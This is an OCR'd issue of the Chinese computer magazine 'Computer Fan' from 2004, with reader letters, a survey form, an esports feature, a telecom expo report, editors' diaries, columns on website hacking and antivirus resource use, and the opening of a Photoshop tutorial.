贵刊新增的“技巧E卡通”办得相当好。我建议贵刊不要开设游戏专栏，以前游戏专栏的取消是明智的。因为现在专门介绍游戏方面的杂志越来越多，而且有的办得还比较好。希望贵刊多增加一些防黑防毒的文章，因为现在网上作祟的所谓“黑客”及病毒越来越多，也越来越难对付了。还建议贵刊能适度刊登一些UNIX和Linux方面的文章，因为这毕竟也是IT领域比较热门的一个发展趋向。

希望看到简单易懂的文章

(吉林梨树读者:姜丽静)我是贵刊的一名忠实读者，一直以来紧紧跟随着它的步伐，从中学到了许多知识。

我在学习之余也积极参加贵刊举办的各类活动，最常见的就是“学硬件，获大奖”，每一期的评刊表我都认真填写，只是每次让指出错误和不足使我稍有为难。我是一个初学者，挑错对我来说还太难，至于不足我还是觉得杂志总体来说有些难，最好在锻炼高手的同时适当兼顾一下像我这样的小菜鸟。比如某期的一篇文章《小滚轮中的大世界》就很好，通俗易懂，是我们在平时应用中没有注意到的问题，但我们不得不承认这些小应用也是至关重要的，它们在工作中能给人们带来极大的方便。所以我希望在以后像这样简单易懂的文章还应该常出现一些为好！这样就能真正称得上是“一本大家都能看懂的电脑杂志”了。

最后祝愿《电脑爱好者》越办越好，读者越来越多。

我有技巧但拿出来怕贻笑大方

(甘肃康县一中读者:文博)我是属于菜鸟级别的CFan，平时经常会发现一些电脑小窍门，但又害怕这些技巧大家已经都知道了，会贻笑大方，所以不敢发表。想问问老编能帮帮我吗？

爱刊回音:有技巧就大胆拿出来与大家共享吧。“老鸟”有自己的独门绝技，菜鸟也有菜鸟的“雕虫小技”，也许菜鸟的“雕虫小技”对于老鸟来说，会因嘴巴太大而一时不知如何实现:)通常，菜鸟发现的技巧菜鸟们更喜欢看。

有关广告插页的一些建议

(读者:陈东锋)贵刊排版、印刷都不错，我在这里提一点小建议:广告插页安排到文章中很影响阅读视觉感受，尤其是把一页厚厚的广告插入一篇文章中时尤其如此。能否将贵刊的插页广告插到各栏目之间或文章与文章之间，如插到“市场百分百”与“硬件步步高”之间，可以起书签作用，便于查阅；还有广告内容最好与栏目内容对应，如硬件产品广告对应“硬件步步高”，便于查找广告者快速查询。以上建议仅供参考，谢谢！

爱刊回音:这个建议合乎读者的阅读习惯，我们会根据实际情况尽量去实现。

第21期杂志相关软件索引

	软件	软件说明	页码
	Samurize 1.55	桌面功能增强软件	14
荐	Process Explorer 8.52	深入了解进程工作状态的工具	17
	Network Event Viewer 2.0	远程管理日志文件	20
荐	RegBox 3.0	附带200多修改实例的注册表工具	25
	WinProc 1.32	可以计划结束进程的软件	32
荐	ACDSee 7.0	全新的功能，全新的体验，不一样的ACDSee	36
荐	Wrapper for Winamp	让Foobar 2000支持Real的插件	40
	Nitro 1.5汉化版	最佳的摸鱼工具	41
	REFRESH LOCK 2.02	保护视力，健康玩游戏	41
	文本转图片工具 1.0	将文本转为图片的工具	41
荐	小恐龙成语辞典 2.0	非常不错的免费成语辞典	41
荐	局域网地址检测器 1.0	能够找到局域网中可用的IP地址	42
	漫步者堡箱工具 1.0	“堡”音箱的小工具	42
	Swiff Point Player V1.0	Office插件程序	51
荐	PowerPlugs V1.0	打造立体幻灯片	51
	iSpace Desktop 1.1.2	RSS阅读器	68
荐	影音神探 3.02	查找Flash和在线电影的真实下载地址	69
	木马捆绑克星 2.0	分离出捆绑了木马的文件	73
荐	Google Desktop Search	Beta能对本地文件的内容进行搜索	73

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。


5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

《电脑爱好者》2004 年第 21 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 40 位热心评刊员，发给丰厚的奖品。



优秀奖 1 0 名

奖品：Photo 硬派 6.0 中文版

价值：9 8 元



●数码摄影:像专家一样地编辑相片，以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

●无与伦比的创意:以简易好用的创意工具化平凡为神奇；包罗万象的点阵与矢量工具；独一无二的 3D 合成；耀眼的特殊效果。


●网页影像:建立动感十足的 Web 组件或输出完整的网页。包含完整的网页制作工具、交互式 JavaScript 特效、以视觉方式配置网页等功能。

Photo 硬派 6.0 中文版

纪念奖 3 0 名

奖品: 公仔 F M 全自动选台收音机

价值:50 元



●超强的搜索功能。可搜索的频率范围为 FM88～108MHz

●时尚的外观设计。它本身也是一个很好的小摆设。

●视听新概念。

公仔 F M 全自动选台收音机

■个 人 资 料

姓名 ____________ 出生日期 ____________ 性别 ________ 文化程度 ________

职业 ____________ 联系电话 ____________ 通讯地址 ____________________

邮政编码 __________ Email____________________________ QQ__________

■本期文章评价 (请填文章结尾处的代码，如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　因	文章代码	原　因	文章代码

■本期栏目评价 (如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			

	不关注此栏目	喜　欢	不喜欢
网络 e 生活			
硬件步步高			
市场传真、精明买家			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您的电脑硬盘容量是(　　)GB，内存大小是(　　)MB

2.您的电脑使用的光存储设备是:□ CD 光驱 □ DVD 光驱 □ CD 刻录机 □ Combo 光驱 □ DVD 刻录机

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 21 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往 hotline@cfan.com.cn 评刊截止日期 2004 年 12 月 1 日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/



游戏人生不游戏

有些人宁可用人生中最宝贵的时间来游戏。这些游戏人生者的生活却不像游戏。他们为了钱而游戏，但除了钱，他们渴望更多的收获。在寻找“真理”的道路上，他们险些就无声无息地倒下了。但你会看到千千万万的追随者前赴后继。一次偶然的机会，笔者接触到了中国顶级的职业电子竞技高手，和他们一同感受了一段游戏人生。

■ 本刊记者 张健

高手劝人戒游戏

和中国“第一人称射击（FPS）”游戏四大高手的第一次亲密接触是在2004年10月15日，笔者参加升技主办的“长城百万挑战费特拉提”的活动现场。卫冕冠军代号是费特拉提，美国职业电子竞技选手，全球三大电子竞技赛事总冠军。玩游戏的人都崇拜他，起初我也觉得不可思议。毕竟这种被传统观念认为“玩物”的职业，有什么值得崇拜的。况且，我们从小就知道“玩物”必“丧志”的道理啊。当我真正接触挑战者Rocketboy（圈内人称RB）、aZhe、Leon和Mahdi时，一些传统的观念正在逐步从我的脑海里消失。

感受一：RB，为国人争光

10月15日下午，百万挑战费特拉提（圈里人称老费）活动如期举行。RB和其他四位队员着装整齐，落坐老费旁边的选手席。RB深知自己是4个高手之中最强的一个，也是最有可能打败老费，赢得100万现金奖励的选手。但是，和一名真正的职业竞技选手一样，他服从主办方和工作人员的一切安排。其他选手上场时，RB被安排在场地以外200米处等候，也许是为了公平。但经历了近2个小时的等待以后，RB的出场显然没有起到“中国第一 VS 世界第一”的效果，因为2个小时里，两大高手已经大比分败给老费，aZhe也以多分的差距败给了老费，公众很自然地认为“中国选手要败了”。





费特拉提接受本刊记者访问后，与记者的合影

此时，没想到的事情发生了，经过短短15分钟的激战，RB以26：6的大比分战胜了老费！笔者不由得拿起自己手中的相机，记录下了他战胜老费，赢得人民币100万现金奖励前一刻的紧张情绪。照片上可以清晰地看出大比分悬殊后，RB表现出了职业选手应有的镇定。雄伟的居庸关长城见证了这历史性的一刻。

有人说他的胜利是中国职业电子竞技选手的胜利，是中国电子竞技运动的胜利，我却认为，这仅仅是一个选手的胜利——RB，为国人争光。

感受二：aZhe，别玩网游

前不久，我们编辑部派记者专访了其他三位选手，当时RB不在北京。aZhe给笔者留下了很深的印象。“电子竞技是运动，绝不容儿戏；网络游戏太害人，劝您别玩”，这是aZhe经常挂在嘴边的一句话。

记者：你和老费的比分差距不大，是否也有实力赢他呢？

aZhe：是的。当时我确实受到了一些客观条件的限制，比如阳光直射屏幕、突然莫名其妙地死机。恰好我和RB在训练中考虑到这类事件的发生，早有应急办法。不过，缺乏大赛经验确实是很多中国职业电子竞技选手的通病。没办法……

记者：谈到训练，我倒想问问你们的训练就是打游戏吗？

aZhe用很坚定的口吻立即反驳我说：你说的不完全正确！训练内容是游戏不错，但我们绝不是打游戏这么简单的。这也是很多朋友的一种认识的偏差吧。体操运动是通

过吊环、单杠、双杠进行的人和人之间的竞技和对抗，电子竞技运动则是通过电脑硬件软件、网络、鼠标、键盘这些作为器械进行的人和人之间的对抗。它有统一的竞赛规则，并且在这样的规则要求下，进行公开、公平、公正的比赛。

记者：很多所谓的“职业选手”整天泡在网吧里。公众习惯地认为网吧是玩游戏的地方，甚至认为这样做无益青少年成长，你怎么看待这些问题？

aZhe：没办法。选手是否职业也没有一个划分标准。没有训练场地，只好组队在网吧里提高。网吧里的青少年更爱玩网游，这不是我们所提倡的。纯属浪费时间、金钱和精力。我劝他们及早抽身，这是无底洞啊。

在和aZhe他们几个人交流的时候，我的最大感觉就是他们确实很“职业”。就像是任何一个运动员一样，注意自己的仪态仪表。虽然由于客观原因，他们基本上没有太高的学历，却能用一种肢体语言告诉你：他们就是职业的。

感受三：职业选手，竟难找工作

Leon和Mahdi已经有将近4年的职业电子竞技经历，在如今电子竞技运动受到广泛关注的时候，准备离开这项他们为之奋斗4年的运动项目。Leon是四位选手中学历最高的一个，却只有大专文化水平，现为某媒体做兼职策划。Mahdi更是为工作犯难。接受采访的当天上午，他还辗转中关村和朝阳区CBD。“职业选手也要吃饭啊！”Leon和Mahdi对笔者如是说。

高水平的竞技选手，高热度的体育项目，却没有很好的与社会需要的结合点。问题究竟在哪儿？笔者开始思考这样一个更深层次的问题。

职业选手不再没工作

2003年11月份，电子竞技被国家体育总局列为第99个正式比赛项目。按道理讲，选手组队参加国内外赛事不应再是个人行为。而实际上并非如此。哪个公司心情好，如果看中了几位选手，就掏了路费让选手出国比赛，更优秀的选手就这样被剥夺了参赛的权利；哪个网吧心情好，网罗一批高水平选手，常驻网吧，提供食宿，看似为了培养一支职业队伍，实际上，他们的“工作”只是陪其他上网客人打游戏；哪个媒体心情好，找几个选手电视上亮亮相，录播他们比赛实况，后来这类节目被要求停播。还有一种模式，上“家里蹲”大学，也就是选手有学不能上、有工作不能找，每天守着电脑训练，守着网络看赛事消息，守着公安局和大使馆办签证和护照。

“既然是职业级的正式竞赛项目，选手为什么不能安心训练？经济困难是现状。从选手选拔上，目前没有形成一套完整的制度。那些“心情好”的公司，出钱出力纯属满足几个选手一时之需”，aZhe说到这些话语有些沉重。这让我想起了职业联赛前的中国足球，几个企业队伍之间的比赛怎能跟全国范围内的职业联赛相提并论？

电子竞技运动在中国还处于初级阶段，但是同样受到青少年的广泛喜爱，增长的速度极快。而另一方面，与电子竞技运动发达国家相比，中国的电子竞技运动的竞赛市场处于一种自发而且无序的状态。由于缺乏统一的管理，目前不同的部门、地方都有各种各样标称中国的或者地域性的电子竞技运动会。由于赛事组织者对电子竞技运动会的概念、赛事设置理解不一样，于是各自为阵，既没有权威的品牌赛事，比赛的赛程、规则、标准等也不统一。

选手培养方面，借助社会力量组建职业站队品牌，是一种值得探讨的发展模式。升技即将签约RB和aZhe就是一个成功的范例，此先例一出，主流板卡厂商纷纷坐不住了，也希望在即将到来的中国电子竞技热潮中分一杯羹。和老费有很大的不同，RB和aZhe作为国内出类拔萃的高手，却没有经纪人陪伴左右，致使选手的一切商业活动均需亲历亲为。不可否认，引入职业电子竞技经纪人是把职业选手商业化的重要步骤。在体育经纪人产业方兴未艾的今天，职业电子竞技运动项目经纪人理应成为最具前瞻性的职业。

电子竞技 借联赛飞翔

中国游戏软件协会某高层领导接受本刊记者采访时说：“中国电子竞技运动现在仍没找到行之有效的商业模式。”那么，什么样的商业模式才算是行之有效呢？

中国足球给了我们很大启发。商业俱乐部模式经过了近10年的发展，虽然正在逐渐显露出种种弊端，却起到了将中国足球推出国门的重要作用。升技签约RB和aZhe，率先将商业机构引入了职业竞技选手的培养。当然，这和我们所倡导的职业俱乐部模式相差甚远。俱乐部模式一方面，可以固定选手的收入，让训练进入职业阶段；一方面，队伍相对固定，带来品牌效应；另外，俱乐部模式更是大规模职业联赛和职业电子竞技选手选拔的基础。

我们总在说“游戏害人，网吧害人”，其实很多概念使我们混淆。游戏并非电子竞技，职业选手并非单纯游戏高手，更不是一群玩物丧志的孩子；网吧确实聚集了很多竞技选手，可这绝不是电子竞技职业化的最好解决之道，但是网吧在寻求中国电子竞技运动职业化的道路上起到了重要的支撑作用。

当你真正面对四个电子竞技职业选手时，我们想说“游戏人生”不容游戏。

CF [XW01]



乱花渐欲迷我眼

2004通讯展采风

■本刊编辑部

10月29日，Cornel与阿健亲赴2004中国国际通讯设备技术展览会。还没进展厅，一副三层楼高的中国联通新时空代言人"姚明"的广告映入我们眼帘。所有的一切让你置身于一个未来的通讯世界中。进入展厅，小编恨不得长出千里眼、顺风耳，将更多最新、最酷的技术带给大家。下面只是一小部分哟！



"新三防"：手机＋对讲机

谁说具有"三防"功能的手机已经成为历史？这款专为集团用户度身定做的手机在传统的手机中，加入了半双工的对讲功能，方便集团用户一对多呼叫的同时，充分考虑到了手机使用环境的实用性。质感十足的"新三防"特别适用于厂矿、车间等工作条件恶劣的单位。需要时，只要按下手机侧面的呼叫键，通话随即开始。



微软助力智能手机

微软展台时代气息浓重。款款应用Windows Mobile 2003中文版的智能手机形成了一道亮丽的风景线。微软就是微软，现场抽奖环节中，Cornel险些获得一款价值8000元的CU928智能手机。和他一样与奖品失之交臂的观众们，在微软展台获得了更多智能手机的知识，也算不虚此行吧。

日系手机引领3G时代

3G手机什么样？这是我们一路上一直嘀咕的问题。在中央展馆里，DoCoMo公司为我们揭开了谜团。原来，3G手机和我们应用的普通彩屏手机相差无几。只不过屏幕更大，分辨率更高，应用程序更加丰富多彩。集成了看电影、读新闻功能和高分辨率摄像头的日系3G手机并没有进行现场演示。难道这些花里胡哨的玩意，就是传说中的3G时代的产物？



可视电话不是梦

"电话＋网线＝可视电话"的时代已经被新的纪录刷新了。在未来通讯世界里，只要有摄像功能的手机和可视功能的电话机，你就能随时随地进行可视通话。不过，想想也怪可怕的。如果你出入很隐私的地方，对方也能看到……无论怎样，我们都要迎来未来的通讯世界。图中电话显示屏左上角的小黑洞就是一个可视探头。





掌上电视不是梦

中国联通的新业务"视讯通"让高端用户圆了手机看电视的梦，但在不久的将来，随着3G时代的来临，掌上电视将走进更多用户的生活。图片显示的巨形手机可不是大玩具，所有手机具有的功能都能在这部手机上实现。

CF [XW02]

讲述小编自己的故事……



阿健：这半个月里，阿健一直没有消停。在小特的带动下学会了泡“坛子”，就是那种好多人发帖子、回帖子的网络论坛啦。不泡不知道，一泡吓一跳！坛子里的新鲜事儿还真不少呢。

喝茶也能改善记忆。记得不久以前，一个中国人跑出来大庭广众之下措辞严厉，说什么“喝茶有害健康”。这句颠覆传统的话还真有不少人信。于是乎，中国人开始纷纷喝咖啡来追赶国际化浪潮。哎，说来也奇怪，外国人对中国的好东西那真是“拿走一点儿都不客气”。英国科学家最新的一项研究发现，普普通通的茶叶是改善记忆力的“良品”之一，多喝茶能使人的大脑更健康，还能预防因衰老引起的记忆力减退和早老性痴呆症等。阿健也有点儿晕了。

让我更加大惑不解的是，最近有一种产品“手机监听器”买得异常火爆。莫非现在真的有那么多对“爱人”不放心的？



Andy：哈者，哈韩、哈日的哈。但在小编的社交圈里面，这个哈字，却是“吃”的通假字！

为什么今天Andy要自创所谓“哈辣”呢？事情的起因是这样的……

某日，一“同志+兄弟”级的作者在QQ上跟偶打招呼，话没说几句，就开始狂吐鞭鞑老板、事业不得意的郁闷之情。小编知他能喝两盅，遂劝他借酒浇愁。结果没想到，他居然断然拒绝，称：“偶如今靠吃辣来解愁！”

小编听罢，在一阵“于我心有窃窃耶”的感叹中，豁然悟道——哈辣，是一种美德！

小编周遭所有被老板残酷剥削的人们，都无一例外地爱上了“水煮鱼、辣子鸡”这类具有进攻性和自虐色彩的食物，其情可悯……



小特：★周末看了《亚瑟王》，虽然这部电影受到了很多媒体的批评，但小特看得还是津津有味，又再次感受了电影院和家庭影院的不同，当然钱包也……

★花4元钱为Casio Z40相机购入了袋子一个，彻底抛弃购买相机时送的那个又紧又难看的相机套。**小特严重推荐（见图）：一般的随身听专卖店都有，北京读者可到海淀图书城附近购买！**



★期待NDS和PSP(两个掌上游戏机)中，计划购入二手货……-_-!!

★我容忍你并不是因为我爱你，而是因为我怕你不爱我。因为我爱你在未来的日子里我还可以再努力。你如果不爱我，我就什么都没有了——送给GG们，方便大伙泡MM。

Storyer：DVD无视(网络上时髦词汇，意为被冷落)，HDTV才是王道！这是Storyer通过自家慢如龟速的512Kbps ADSL用了半个月下载了约40GB HDTV影片后的感叹！HDTV的影片的纤毫毕现面前，才知道即使是SuperBit版本的DVD也如同过眼烟云。但就是网上下下HDTV也要Storyer投入不少成本。别的不说，就是40GB的影片刻录成DVDrip也要10张DVD刻录盘啊。而要想看到HDTV的全貌，Storyer看来要考虑投影仪了。

因为要写文章，Storyer的办公电脑更换了高档显卡，没想到这可要了电脑电源的老命了，电脑三天两头重新启动。也是，Storyer电脑的电源估计也有两三年历史了，那个年代一个真正的250W电源都是很高档的货色。而现在，一块显卡也要说自己需要350W电源，还要单独供电，Storyer的老电源怎么撑住嘛。不过反正写文章是要功能不要性能，Storyer直接把显卡的频率降低了一半，小问题轻松搞定了。



Cornel：这两天，天气逐渐转凉，略显拥挤的办公室中突然挂起了一阵“PS飓风”，“以老大FLP为首”的一班人马突然发烧般地喜欢上了Photoshop。在他的带领下，众小编都安装上了Photoshop CS，在网络上早已流传了多年的《Photoshop快捷键》的文章竟成了编辑部QQ群中的热门帖，让人很难以理解。记得前几年网页制作风行一时，Photoshop一度窜红，直至今天，用Photoshop处理图片的书籍都是热销书型。可是，作为早已“见过世面”的各位编辑为什么突然发烧呢？“PS飓风”源自“数码流行风”，DC、DV、PDA等数码产品已经进入了我们的生活，拍摄好的照片总有一些不完美的地方，这时候就该老将PS出马了。

CF [DJ01]

Document
解国忠
笔名：海浪轻风
sohocnx@yahoo.com.cn



升与不升

升，还是不升？这是一个问题。38.9℃，体温升了，这不是一件好事；部门经理，好友升职，值得庆贺，虽然现在IT经理比Windows的Bug还多；1101，病毒库也升了，为了安全还得亦步亦趋地跟着诺顿一起升；2.25%，利率升了，说不上好坏，反正咱银行帐户里的数字平时总是超不过四位；中超不升了，这个与我无关，早在几年前笔者就不再是球迷了，寒心……

有的东西升还不如不升。说是不再关心足球，其实笔者最近在冲浪之余也会在门户网站新闻中瞄上两眼。罢赛、处罚、实德系；地震、造反、大联盟。只要足球环境和比赛水平这道主料质量上不去，光顾的食客只会越来越少。

与中国足球味道差不多的还有微软的IE。IE的生命周期之长可算是个奇迹。不过多年不“补钙”(版本升级)的IE也难免“骨质疏松”。最近几次安全风暴把它也弄得灰头土脸。最近IE的东家终于站出来说话了，他们还没有对IE失去兴趣。不过这有点像中国足协的历次声明，立场鲜明却言中无物。话说白点就是：用户同志们，有希望了，不过得再等等。

有的东西说不升也不行。网民没有QQ号，就仿佛生活中没有手机；QQ号码超过八位，就如同拿着诺基亚3210在GF面前那样没面子。可见即时通讯已经形成了一种网络文化，大概为了证明自己也是个文化人吧，各家门户网站纷纷挤进这个门槛。QQ秀是许多人喜欢QQ的原因之一，新浪在收购UC后，推出了重新包装的新浪UC2005，其中最重大的改变就是增加了UC秀，除了动态显示以外，打的仍然是免费大旗。MSN Messenger 7.0也放出了测试版，只不过开局不利、马失前蹄，不久就因为存在安全漏洞被迫让用户“降级”。腾讯没闲着，马不停蹄地推出QQ2004 II，当然秉承着一贯“谦虚好学”的作风，心安理得地把MSN Messenger的个性签名和网易泡泡的等级制度两大特色功能囊括其中。达到一定在线时长可以得到一颗星星标志，四颗星星可以变成一个月亮，四个月亮可以变成一个太阳，四个太阳可以变成……也许是马掌门荷包里的钞票吧！

GF[XW03]

江民公司遭黑手



Document
邹肇辉
笔名：鳄鱼
E-mail:zzh2000@sina.com

就像生活在水浒时代难免被强人洗劫两次一样，网站被黑早已不是什么新鲜事。但是，江民公司网站被黑则增加了几分喜剧效果。不过这回同遭黑手的还有腾讯、神州数码等好几家。江民本可以对此泰然处之，并把亡羊之牢迅速补上，然而其应对之策显然不当，不是将事情真象坦率地公之于众，并尽可能地消除用户的担忧，而是藏藏掖掖，生怕形象受损或被竞争对手借题发挥。结果事与愿违，反而在网间激起更大波澜，或真或假的消息满天飞，给一向对江民公司的产品深具信心的用户造成了极大困惑。而作为信息安全解决方案提供商，此事件对江民公司商誉的伤害，其处置之误将远胜于黑客之害。尽管作恶者“河马史诗”已向警方自首，事情暂告一段落，但对江民造成的负面影响恐怕短时期难以消除。

作为另一方的黑客，亦是最近大热的“明星”，甚至有成为时尚先锋的可能。没看到黑客所具有的一系列特征，无不与时尚趋势暗合吗？特立独行、一技绝尘、叫板权威、越有难度越来劲之类正是时尚一族趋之若鹜的东西。而一些IT媒体也不忘凑这个热闹，纷纷开辟有关黑客的专栏，一时间真有“黑”云压城之势。尽管有好事者将黑客归纳为三类：泄愤报复类、无理取闹类、炫耀技术类，但未免失之于浅，如果各具个性、各揣心思的黑客群能如此简单地分类，那么黑客世界跟流民群落何异？何况该分类法明显的偏向性也使它的公正性大打折扣。应该说，黑客群体的复杂性同现实世界无异，其共同特征并不能掩盖巨大的个体差异。黑客是好是坏，是“红”是“黑”，并不取决于人们的善恶，而在于他的行为是否同公共利益相洽。当他站在维护公共利益的立场上行动时，即使他的手段并不那么“阳光”，也无碍他行动结果的正义性。反之，如果为一已之利而加害无辜，则无论怎样的理直气壮，也无法为大家所接受，也难为道德和法律所容。当然，对已无利对他人亦无害的小把戏如果不泛滥成灾的话也不妨对其持宽容的态度，权当为网上生活增添点小情趣。

媒体在黑客问题上的助势和炒作，似无必要，我们并不需要培养那么多黑客来添力或添乱。我们只希望网络世界能安宁一点，再安宁一点。

GF[XW04]

新闻挖掘机 News

“杀”出来的病毒

■ 阿健

杀毒软件竞争日趋白热化。这场攻与防的战斗时时刻刻都在上演，可是有这样一个论调不知道你相信不：本来没有病毒的电脑，装了杀毒软件却出现了“病毒”。这“毒”从何来呢？

怀疑：“病毒”来自卡巴斯基

你关注软件排名吗？排名第一的软件，你会购买吗？排名第一的软件，到了你手上真能让你效率第一吗？

一连串的问题来自一个国外杀毒软件的评选，一系列来自读者的质疑让编辑部不得不对这样一个结果重新审视。早在4月27日，俄罗斯的卡巴斯基反病毒软件，荣获由国际著名的独立数据安全产品测试机构美国西海岸实验室评选的反病毒软件大奖。此消息经网上媒体炒作，读者纷纷开始投向卡巴斯基的怀抱 。

也许是因为Mydoom病毒率先由卡巴斯基公司发现；也许是7月29日卡巴斯基对于8月中旬大规模爆发的“冲击波”的成功预言，没有人敢质疑它在查杀病毒方面的权威性。

但安装过卡巴斯基的读者打来电话，反映系统运行速度急剧下降。经过小特编辑耐心细致的讲解，读者打开了任务管理器，查看了各种软件的资源占用率，特别是对卡巴斯基的占用率特别关注了一下，没有发现任何异常！此事岂是一个怪字了得？

发现：“杀”出来的病毒

众所周知，反病毒软件是专门对付病毒程序的。在“任务管理器”里能够显示实时监控的反病毒软件资源占用情况。在查杀能力不相上下的情况下，反病毒软件厂商把更多的时间花费在开发更人性化的程序界面（有时也称作“外壳”）上。可是，这些华丽的外衣再也无法遮挡反病毒软件高资源占用率的现实。

假如你有256MB内存，却发现自己的实际可用内存只有区区几十兆的时候，你还会对那些白白吃掉你系统资源的反病毒“大鳄”不闻不问吗？卡巴斯基软件吸引人之处就是极低的资源占用率，大概只有1000KB左右。但是，为



> **小知识**
>
> 什么是进程？它同程序有什么区别？
>
> 进程是程序在计算机上的一次执行活动。当你运行一个程序，你就启动了一个进程。显然，程序是 死的(静态的)，进程是活的(动态的)。进程可以分为系统进程和用户进程。凡是用于完成操作系统的各种 功能的进程就是系统进程，它们就是处于运行状态下的操作系统本身；用户进程就是所有由你启动的进程。进程是操作系统进行资源分配的单位。
>
> 在Windows下，进程又被细化为线程，也就是一个进程下有多个能独立运行的更小的单位。

什么原本更多的可用资源，不但没有给系统性能带来丝毫的提高，还让用户觉得明显降低呢？

国内知名反病毒软件厂商瑞星公司客户服务部总经理王建锋接受本刊记者采访时说：“其实很多反病毒软件把自己的进程插入其他程序进程中，甚至系统进程里，达到隐瞒自己实际资源占用



情况的目的。这样一来，再精明的用户也不会怀疑是这样一款‘杰出的’软件在吞噬着你的资源。”

什么，“插入其他系统进程”，这不是病毒破坏系统的勾当吗？对了，某些反病毒软件厂商恰恰是利用这些“病毒”的伎俩来提高自己的美誉度的。这就像情侣逛街一样，女的总是兴高采烈地走在前面，男的多数是大包小包的扛着，又怎么可能身轻如燕呢？

到现在你该明白网络上的评选不能全信，也不能完全否定，关键在于是否真正适合你。

CF [XW05]

自从买了数码相机，电脑中的数码照片渐渐多了起来，在学会了用ACDSee之类的软件制作电子相册、照片光盘、日历后，开始向往也能像别人那样再做些更高级的图像处理，比如: 把两个不同照片中的人物亲密“接触”在一张照片上; 将MM的照片做成艺术照; 来个时空穿梭，在埃菲尔铁塔前留下自己的身影……

当询问编辑部的美术编辑如何实现这些梦想时，他们告诉我:“用Photoshop呀！”“会不会太难？Photoshop不是必须得有美术功底的人才能用吗？”我还没有说完，他们开始哈哈大笑，“来吧，明天我们来教你，保证让你一天之内学会用它！”

(说明:本文讲解以Photoshop CS中文版为准,请读者朋友注意不同版本之间的差别。本文所有素材图均可从http://www.newhua.com/200422/ps.zip中下载获得。另:林MM、格格、郑GG均为我们的美术编辑。)

■选题推荐:山东　江鱼
■选题奖金:500元
■策划:FLP
■执笔:奇士



看我怎么“修理”你

—— Photoshop 图片处理一日通

9:00～10:00 我的处女作:一张精美的卡片(见图1)

林MM:因为你对Photoshop基本是个“文盲”，所以先教你做个漂亮的卡片练练手，这中间会用到Photoshop的一些最基本、最常用的功能，比如:“羽化”、“图层”等，而且你会发现原来Photoshop上手是这么容易！



1


第一步: 选择“文件→新建”，打开新建文件对话框。在对话框中，将“宽度”设为380像素，“高度”设为660像素，“颜色模式”为RGB颜色，“背景内容”为白色。按下“确定”按钮，一个空白的图像便出现了(见图2)，它也被叫做“画布”。

第二步: 先在右侧工具栏中单击“自定义形状工具”按钮，接着在窗口上方选项栏的“形状”后选择红叶图形(见图3)，然后单击“颜色”后面的色块打开“拾色器”窗口，在



2

各部分还有不同叫法，本文以此为准



3

如没有，可单击弹出窗口右侧的箭头按钮，在弹出菜单中选择“自然”

小知识

★图层:是Photoshop中最重要的概念之一，一个图像可以包含多个图层，每一个图层可以有图像的不同部分，比如本实例中红叶、阴影、背景图、文字都是图层。大家可以想像将一片片透明的塑料薄膜叠在一起，每片薄膜上画了东西的地方就变得不透明了，盖住了下面的薄膜。正是有了图层，我们才能实现许多看似不可能的效果，比如:将两张照片拼合成一张照片。可以说，理解图层是学好Photoshop的基础。

★羽化:其实从字面上你就可以猜出一二，就是通过创建选区与背景或其周边的过渡边界，产生边缘模糊效果，从而看上去不那么生硬，融合得更自然。

★文字图层:Photoshop对文字采用文字图层的方式进行管理，每次输入的文字分别位于各自的文字图层中。CS版本中的文字功能非常强大，甚至可以进行比较专业的排版。我们可以对文字进行旋转、变形，而文字本身仍然可以修改。

左侧的“拾取实色”窗格中用鼠标选择合适的红色，完成后单击“好”按钮。

小提示

其实“自定义形状工具”属于Photoshop“画笔”的组件，画笔对于使用Photoshop绘画CG的人来说非常重要。Photoshop自带的画笔样式，再加上许多免费的画笔资源，各种各样的画笔使绘画有了更加自由、广阔的发挥空间。画笔可以修改直径，也可以调整硬度，再加上不同的不透明度和流量，画笔的变化几乎是无限的。这里提供给大家一些Photoshop画笔资源，555套Photoshop笔刷:http://www.wrclub.net/down/listdown.aspx?id=30，431个Photoshop笔刷:http://www.blueren.net/SoftView/SoftView_7901.html。

